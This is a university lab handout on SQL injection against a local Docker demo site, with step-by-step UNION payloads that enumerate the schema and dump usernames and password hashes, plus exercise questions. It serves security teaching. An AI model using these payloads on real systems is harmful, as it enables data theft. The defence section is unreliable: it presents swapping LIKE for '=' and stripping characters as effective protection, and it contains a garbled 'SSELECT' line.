A "Leaky" Database

Liran Ma and Zhipeng Cai
Department of Computer Science
Texas Christian University

Copyright © 2021 Liran Ma, Texas Christian University.
The development of this document is partially funded by the National Science Foundation's and SaTC program under award No. DGE-1912755. and Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License, Version 1.2 or any later version published by the Free Software Foundation. A copy of the license can be found at http://www.gnu.org/licenses/fdl.html.

Contents

1 Lab Prep **1**

2 SQL Injection Attack **2**

3 Defense **5**

4 General Questions **6**

Overview

SQL injection is a code injection technique used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.

1 Lab Prep

Pull the lab related configuration files from the GitHub repository.

```
# Make sure that you are in the Docker_Security_Labs folder
# Use the pwd command can verify your current folder
git clone https://github.com/liranmatcu/Docker_Security_Labs.git
# or ``git pull'' if you have cloned the repository previously
```

Go to the sql_injection folder under Docker_Security_Labs as follows,

```
cd  Docker_Security_Labs/sql_injection/
```

and start container instances for this lab using docker-compose.

```
docker-compose  up
```

The docker-compose command will start three containers: apache, php and mysql. You can view these containers using the "*docker ps*" command. Notice how these 3 daemons run on PID 1 inside of each container, this is considered a best-practice for building containers!

2 SQL Injection Attack

SQL injection attacks allow the complete disclosure of all data on the system, destroy the data or make it otherwise unavailable, and become administrators of the database server.

2.1 Website Reconnaissance

Assume that the web server container is running on your local machine. Open a browser, and type http://127.0.0.1:8080/ to view the website that is vulnerable to an SQL injection attack.. An example screenshot is given Fig. 1.



Figure 1: View system status in a browser.

To view the information in command line, you can open a terminal and issue the following commands.

```
curl http://127.0.0.1:8080
# Or
curl localhost:8080
```

Example screenshots are given in Fig. 2. Notice now in the logs that the php container and apache containers both respond to the request, as desired.

Next, enter the follow string in the blank field and click Submit.

```
';--
```

```
php_1      | 172.25.0.4 -  12/Jun/2021:23:50:47 +0000 "GET /index.php" 200
apache_1   | 172.25.0.1 - - [12/Jun/2021:23:50:47 +0000] "GET / HTTP/1.1" 200 166
```

Figure 2: View system status in command line.

Welcome to SQL Injection Demo Site

ID	Name	Type	Description	Price
1	pillows	bedroom linen	soft fluffy pillows	50
5	book shelf	furniture	hard balsa wood furniture	320
6	pressure cooker	kitchen	5 ltr. pressure cooker for the entire family	120
7	shampoo	healthcare	anti dandruff shampoo for oily hair	11
8	floodlight	lighting	bright light for the backyard	200
9	headphones	computers	high quality Bose headphones	250
10	hammer	tools	used for building things	20
11	milk	grocery	fresh milk from the cow farm	3
12	bicycle	vehicles	the best in the market, now ride to office!	1000

Submit

Figure 3: Results of a simple query ';–

2.1.1 Explain the meaning of the ';– query. What can you do next based on the query results?

2.2 Preliminary Attempt

Next, enter the follow string in the blank field and click Submit.

```
pillows' UNION (SELECT 1,2,3,4,5 FROM dual);--
```

An example screenshot is shown in Fig. 4.

ID	Name	Type	Description	Price
1	pillows	bedroom linen	soft fluffy pillows	50
1	2	3	4	5

Submit

Figure 4: Results of query pillows' UNION (SELECT 1,2,3,4,5 FROM dual);–

2.2.1 Explain the meaning of the pillows' UNION (SELECT 1,2,3,4,5 FROM dual);– query. What information can infer from the query results? What can you do next based on the query results?

Next, enter the follow string in the blank field and click Submit.

```
pillows' UNION (SELECT TABLE_NAME, TABLE_SCHEMA, 3, 4, 5
FROM information_schema.tables);--
# Note that the above two lines are one command
```

An example screenshot is shown in Fig. 5.

ID	Name	Type	Description	Price
1	pillows	bedroom linen soft fluffy pillows		50
CHARACTER_SETS	information_schema	3	4	5
COLLATIONS	information_schema	3	4	5
COLLATION_CHARACTER_SET_APPLICABILITY	information_schema	3	4	5
COLUMNS	information_schema	3	4	5
COLUMN_PRIVILEGES	information_schema	3	4	5
ENGINES	information_schema	3	4	5
EVENTS	information_schema	3	4	5

Figure 5: Results of query pillows’ UNION (SELECT TABLE_NAME, ...

2.2.2 Explain the meaning of the pillows’ UNION (SELECT TABLE_NAME, TABLE_SCHEMA, 3, 4, 5 FROM information_schema.tables);– query. What information can infer from the query results? What can you do next based on the query results?

Hint: check the bottom of the query results, where there is a table named **users**.

Next, enter the follow string in the blank field and click Submit.

```
pillows' UNION (SELECT COLUMN_NAME, 2, 3, 4, 5
FROM information_schema.columns WHERE TABLE_NAME = 'users');--
# Note that the above two lines are one command
```

An example screenshot is shown in Fig. 6.

ID	Name	Type	Description	Price
1	pillows	bedroom linen soft fluffy pillows		50
id	2	3	4	5
username	2	3	4	5
psswd	2	3	4	5
email	2	3	4	5
description	2	3	4	5
USER	2	3	4	5
CURRENT_CONNECTIONS	2	3	4	5
TOTAL_CONNECTIONS	2	3	4	5

[ ] Submit

Figure 6: Results of query pillows’ UNION (SELECT COLUMN_NAME, ...

2.2.3 Explain the meaning of the pillows’ UNION (SELECT COLUMN_NAME, 2, 3, 4, 5 FROM information_schema.columns WHERE TABLE_NAME = ’users’);– query. What information can infer from the query results? What can you do next based on the query results?

2.3 Launch the Final Attack

Now, enter the follow string in the blank field and click Submit.

```
pillows' UNION (SELECT id, username, psswd, email, description FROM users);--
```

An example screenshot is shown in Fig. 7.

ID	Name	Type	Description	Price
1	pillows	bedroom linen	soft fluffy pillows	50
1	admin	21232f297a57a5a743894a0e4a801fc3	admin@eureka.edu	Alert! This is the admin!!
2	bob	5f4dcc3b5aa765d61d8327deb882cf99	bobby123@gmail.com	That is some high quality H2O!
3	batman	9aeaed51f2b0f6680c4ed4b07fb1a83c	batman@wayne-tech.com	I am BATMAN
4	luke	9aeaed51f2b0f6680c4ed4b07fb1a83c	skywalker@star.org	I feel the good in you
5	alice	c93239cae450631e9f55d71aed99e918	alice12@gmail.com	In wonderland right now :O
6	voldemort	856936b417f82c06139c74fa73b1abbe	voldemort@hogwarts.edu	How dare you! Avada kedavra!
7	frodo	f0f8820ee817181d9c6852a097d70d8d	frodo432@rings.org	Need to go to Mordor. Like right now!
8	sam	a55287e9d0b40429e5a944d10132c93e	sam@yahoo.com	Sam the good guy!
65	eva	e52848c0eb863d96bc124737116f23a4	eva@example.com	New user

Submit

Figure 7: Results of query pillows’ UNION (SELECT id, ...

2.3.1 Explain the meaning of the pillows’ UNION (SELECT id, username, psswd, email, description FROM users);– query. What information can infer from the query results? What can you do next based on the query results?

3 Defense

Now, we have learned all the sensitive information about the users table.

There are multiple ways to prevent SQL injection attacks. One is to not use the LIKE option for SQL query (examine the index.php file under the public_html folder)

```
SSELECT id, product_name, product_type, description, price
FROM products WHERE product_name LIKE '%$product%'
# Note that the above two lines are one command
```

and use the following query instead.

```
SELECT id, product_name, product_type, description, price
FROM products WHERE product_name = ‘%$product%’
# Note that the above two lines are one command
```

However, the problem with this is that you would have to type the exact name for products (in this case).

3.0.1 What is the reason to use the like in a query despite its potential insecurity.

Filtering user input is the most efficient option. Filter out certain characters such as the ‘;’ or ‘–’ or remove the space at the end of the users input.

```
$product = rtrim($product);
# remove extra whitespace
```

or

```
$product = str_replace(array("(", ")" , ";" , "--"), '', $product);
# remove char used for attack
```

3.0.2 Implement this solution in the index.php file under the public_html folder. Verify whether this solution works or not.

4 General Questions

4.0.1 Any corrections or general comments about this lab?

4.0.2 How long did it take you to complete this lab?

4.0.3 Was it an appropriate length lab?